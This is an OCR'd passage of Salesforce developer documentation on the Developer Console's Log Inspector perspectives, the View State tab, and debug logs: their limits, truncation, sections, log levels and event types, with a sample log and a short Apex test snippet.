
When you perform a task in the Log Inspector, make sure you choose the right perspective for the job.

To manage your perspectives, click **Debug** > **Perspective Manager**.


- To switch to a different perspective, double-click the perspective name, or select it and click **Open**.
- To change the default perspective, select the perspective name and click **Set Default**.
- To delete a perspective, select the perspective name and click **Delete**.
- To create a custom perspective, see Creating Custom Perspectives in the Log Inspector.

The following perspectives are predefined:


- **All** (default)




- **Debug**: A perspective designed for code debugging that includes the Execution Log, Source and Variables panels.



- **Log Only**: An all-purpose perspective for viewing log execution that includes the Execution Log panel only.



- **Analysis**: A perspective designed for log analysis that includes the Stack Tree, Execution Stack, Execution Log, and Execution Overview panels.




Use a perspective that makes completing your task fast and easy. Every developer has a different style; if one of the predefined perspectives doesn't meet your needs, it's easy to design your own. For details, see Creating Custom Perspectives in the Log Inspector

SEE ALSO:

- Log Inspector
- Creating Custom Perspectives in the Log Inspector

View State Tab

The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.



The View State tab in the Developer Console works the same as the View State tab in the Visualforce Development Mode footer, except that double-clicking a folder node doesn't open a usage pie chart window. See "About the View State Tab" in the *Visualforce Developer's Guide* for details.

Enabling the View State Tab

To enable the View State tab:

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the Development Mode checkbox if it isn't selected.
4. Select the Show View State in Development Mode checkbox.
5. Click **Save**.

Note: Since the view state is linked to form data, the View State tab only appears if your page contains an <apex:form> tag. In addition, the View State tab displays only on pages using custom controllers or controller extensions.

Debug Logs

Using Debug Logs

USER PERMISSIONS

To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Performance**, **Unlimited**, **Developer**, **Enterprise**, and **Database.com** Editions

The Salesforce user interface, Email Services, and Approvals are not available in **Database.com**.

A *debug log* can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - Workflow rules
  - Assignment rules
  - Approval processes
  - Validation rules

Note: The debug log does not include information from actions triggered by time-based workflows.

The system generates a debug log every time a transaction that is included in the defined filter criteria is executed.

Transactions can be generated from the following:

- Salesforce user interface
- API
- `executeanonymous` calls
- Web services
- Email services

The filter criteria set for the user, the Developer Console or the API header determines what is included in the debug log.

Note: Debug logs don't include transactions that are triggered by lead conversion. For example, suppose a converted lead triggers a workflow rule. The debug log won't show that this workflow rule fired.

The following are examples of when to use a debug log:

- As a developer creating a custom application, you can use the debug log to validate the application's behavior. For example, you can set the debug log filter to check for callouts, then in the debug log, view information about the success and duration of those callouts.
- As an administrator for an organization, you can use the debug log to troubleshoot when a user reports difficulties. You can monitor the debug logs for the user while they step through the related transaction, then use the debug log to view the system details.

Debug Log Limits

The following are the limits for debug logs.

- Each debug log must be 2 MB or smaller. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each org can retain up to 50 MB of debug logs. Once your org has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Debug Log Truncation

In order to provide the most pertinent information, debug logs are truncated starting with the oldest log entries. The newest log entries are always preserved. The debug log is truncated by 200 KBytes when it reaches its maximum size of 2 MB.

The following events are necessary for processing the debug log and are associated with non-deletable log entries:

- `EXECUTION_STARTED`
- `EXECUTION_FINISHED`
- `CODE_UNIT_STARTED`
- `CODE_UNIT_FINISHED`
- `METHOD_ENTRY`
- `METHOD_EXIT`
- `CONSTRUCTOR_ENTRY`
- `CONSTRUCTOR_EXIT`
- `SOQL_EXECUTE_BEGIN`

- SOQL_EXECUTE_END
- SOSL_EXECUTE_BEGIN
- SOSL_EXECUTE_END
- CALLOUT_REQUEST
- CALLOUT_RESPONSE
- FATAL_ERROR

Note: Log entries for events that are necessary for processing the debug log don't get truncated and will always be part of the debug log, but other log information that appears between the start and end lines of these log entries is removed as part of log truncation.

SEE ALSO:

Debug Log Details

Searching a Debug Log

Debug Log Details

USER PERMISSIONS

To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"
To save changes to Lightning resources:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

A debug log includes a header, execution units, code units, log lines, and other log data.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

A debug log has the following sections.

Header

The header contains the following information.

- The version of the API used during the transaction.
- The log category and level used to generate the log. For example:

The following is an example of a header.

```
37.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

In this example, the API version is 37.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG
Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. `EXECUTION_STARTED` and `EXECUTION_FINISHED` delimit an execution unit.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webService` method or a validation rule.

Note: A class is **not** a discrete unit of code.

`CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED` delimit units of code. Units of work can embed other units of work. For example:

```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```


Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls

- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, and each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate which code or rules are being executed. Log lines can also be messages written to the debug log. For example:



Log lines are made up of a set of fields, delimited by a pipe (|). The format is:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

More Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units. Among these code units are triggers, `executeAnonymous`, batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information is logged once at the end of the transaction and contains information about DML invocations, expensive queries, and so on. "Expensive" queries use resources heavily.

The following is an example debug log.

```
37.0 APEX_CODE,FINEST;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;
    VALIDATION,INFO;VISUALFORCE,INFO;WORKFLOW,INFO
Execute Anonymous: System.debug('Hello World!');
16:06:58.18 (18043585)|USER_INFO|[EXTERNAL]|005D0000001bYPN|devuser@example.org|
    Pacific Standard Time|GMT-08:00
16:06:58.18 (18348659)|EXECUTION_STARTED
16:06:58.18 (18383790)|CODE_UNIT_STARTED|[EXTERNAL]|execute_anonymous_apex
16:06:58.18 (23822880)|HEAP_ALLOCATE|[72]|Bytes:3
16:06:58.18 (24271272)|HEAP_ALLOCATE|[77]|Bytes:152
16:06:58.18 (24691098)|HEAP_ALLOCATE|[342]|Bytes:408
16:06:58.18 (25306695)|HEAP_ALLOCATE|[355]|Bytes:408
16:06:58.18 (25787912)|HEAP_ALLOCATE|[467]|Bytes:48
16:06:58.18 (26415871)|HEAP_ALLOCATE|[139]|Bytes:6
```

```
16:06:58.18 (26979574)|HEAP_ALLOCATE|[EXTERNAL]|Bytes:1
16:06:58.18 (27384663)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27414067)|STATEMENT_EXECUTE|[1]
16:06:58.18 (27458836)|HEAP_ALLOCATE|[1]|Bytes:12
16:06:58.18 (27612700)|HEAP_ALLOCATE|[50]|Bytes:5
16:06:58.18 (27768171)|HEAP_ALLOCATE|[56]|Bytes:5
16:06:58.18 (27877126)|HEAP_ALLOCATE|[64]|Bytes:7
16:06:58.18 (49244886)|USER_DEBUG|[1]|DEBUG|Hello World!
16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE
16:06:58.49 (49590539)|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

16:06:58.49 (49590539)|CUMULATIVE_LIMIT_USAGE_END

16:06:58.18 (52417923)|CODE_UNIT_FINISHED|execute_anonymous_apex
16:06:58.18 (54114689)|EXECUTION_FINISHED
```

SEE ALSO:

Debug Log Levels

Searching a Debug Log

Debug Log Order of Precedence

Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

The order of precedence for debug log levels is:

1. Trace flags override all other logging logic. The Developer Console sets a trace flag when it loads, and that trace flag remains in effect until it expires. You can set trace flags in the Developer Console or in Setup or by using the `TraceFlag` and `DebugLevel` Tooling API objects.

   Note: Setting class and trigger trace flags doesn't cause logs to be generated or saved. Class and trigger trace flags override other logging levels, including logging levels set by user trace flags, but they don't cause logging to occur. If logging is enabled when classes or triggers execute, logs are generated at the time of execution.

2. If you don't have active trace flags, synchronous and asynchronous Apex tests execute with the default logging levels. Default logging levels are:

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

DB
INFO

APEX_CODE
DEBUG

APEX_PROFILING
INFO

WORKFLOW
INFO

VALIDATION
INFO

CALLOUT
INFO

VISUALFORCE
INFO

SYSTEM
DEBUG

3. If no relevant trace flags are active, and no tests are running, your API header sets your logging levels. API requests that are sent without debugging headers generate transient logs—logs that aren't saved—unless another logging rule is in effect.
4. If your entry point sets a log level, that log level is used. For example, Visualforce requests can include a debugging parameter that sets log levels.

If none of these cases apply, logs aren't generated or persisted.

SEE ALSO:

Logs Tab
Debug Log Details
Debug Log Levels
Force.com Tooling API Developer's Guide: TraceFlag
Apex Developer Guide: DebuggingHeader

Debug Log Levels

USER PERMISSIONS

To use the Developer Console:	"View All Data"
To execute anonymous Apex:	"Author Apex"
To use code search and run SOQL or SOSL on the query tab:	"API Enabled"
To save changes to Apex classes and triggers:	"Author Apex"
To save changes to Visualforce pages and components:	"Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

To save changes to Lightning resources:	"Customize Application"

To specify the level of information that gets included in debug logs, set up trace flags and debug levels. The debug levels assigned to your trace flags control the type and amount of information that is logged for different events. After logging has occurred, inspect debug events in your debug logs.

A debug level is a set of log levels for debug log categories, such as `Database`, `Workflow`, and `Validation`. A trace flag includes a debug level, a start time, an end time, and a log type. The log types are `DEVELOPER_LOG`, `USER_DEBUG`, and `CLASS_TRACING`.

When you open the Developer Console, it sets a `DEVELOPER_LOG` trace flag to log your activities. `USER_DEBUG` trace flags cause logging of an individual user's activities. `CLASS_TRACING` trace flags override logging levels for Apex classes and triggers, but don't generate logs.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category
The type of information logged, such as information from Apex or workflow rules.

Log level
The amount of information logged.

Event type
The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, and duration of the event.

Debug Log Categories

Each debug level includes a debug log level for each of the following log categories. The amount of information logged for each category depends on the log level.

Log Category	Description
`Database`	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
`Workflow`	Includes information for workflow rules, flows, and processes, such as the rule name and the actions taken.
`Validation`	Includes information about validation rules, such as the name of the rule and whether the rule evaluated true or false.
`Callout`	Includes the request-response XML that the server is sending and receiving from an external web service. Useful when debugging issues related to using Force.com web service API calls or troubleshooting user access to external objects via an OData adapter for Salesforce Connect.
`Apex Code`	Includes information about Apex code. Can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method.
`Apex Profiling`	Includes cumulative profiling information, such as the limits for your namespace and the number of emails sent.
`Visualforce`	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.

Log Category	Description
`System`	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

Each debug level includes one of the following log levels for each log category. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log also includes all events logged at the DEBUG, INFO, WARN, and ERROR levels.

Note: Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- `NONE`
- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

Important: Before running a deployment, verify that the Apex Code log level is not set to FINEST. Otherwise, the deployment is likely to take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.


Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *`timestamp`* | *`event identifier`*:

- *timestamp*: Consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value in parentheses represents the time elapsed in nanoseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console when you use the Execution Log view. However, you can see the elapsed time when you use the Raw Log view. To open the Raw Log view, from the Developer Console's Logs tab, right-click the name of a log and select **Open Raw Log**.
- *event identifier*: Specifies the event that triggered the debug log entry (such as `SAVEPOINT_RESET` or `VALIDATION_RULE`). Also includes any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.

Debug Log Line Example



In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

This code snippet triggers the following example of a log line.

Debug Log Line Code Snippet

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

The following log line is recorded when the test reaches line 5 in the code.

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following.

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—`Insert`:

```
Op:Insert
```

- Object name:

```
Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

This table lists the event types that are logged. For each event type, the table shows which fields or other information get logged with each event, and which combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number and request headers	Callout	INFO and above
`CALLOUT_REQUEST` (External object access via OData adapter for Salesforce Connect)	External endpoint and method	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number and response body	Callout	INFO and above
`CALLOUT_RESPONSE` (External object access via OData adapter for Salesforce Connect)	Status and status code	Callout	INFO and above
`CODE_UNIT_FINISHED`	None	Apex Code	ERROR and above
`CODE_UNIT_STARTED`	Line number and code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR and above
`CONSTRUCTOR_ENTRY`	Line number, Apex class ID, and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
`CONSTRUCTOR_EXIT`	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	FINE and above
`CUMULATIVE_LIMIT_USAGE`	None	Apex Profiling	INFO and above
`CUMULATIVE_LIMIT_USAGE_END`	None	Apex Profiling	INFO and above
`CUMULATIVE_PROFILING`	None	Apex Profiling	FINE and above
`CUMULATIVE_PROFILING_BEGIN`	None	Apex Profiling	FINE and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
CUMULATIVE_PROFILING_END	None	Apex Profiling	FINE and above
DML_BEGIN	Line number, operation (such as `Insert` or `Update`), record name or type, and number of rows passed into DML operation	DB	INFO and above
DML_END	Line number	DB	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, and message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records, and execution time	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, and number of records	Workflow	FINE and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above
FLOW_LOOP_DETAIL	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
FLOW_RULE_DETAIL	Interview ID, rule name, and result	Workflow	FINER and above
FLOW_START_INTERVIEW_BEGIN	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEWS_BEGIN	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_END	Requests	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_START_INTERVIEWS_ERROR	Message, interview ID, and flow name	Workflow	ERROR and above
FLOW_SUBFLOW_DETAIL	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
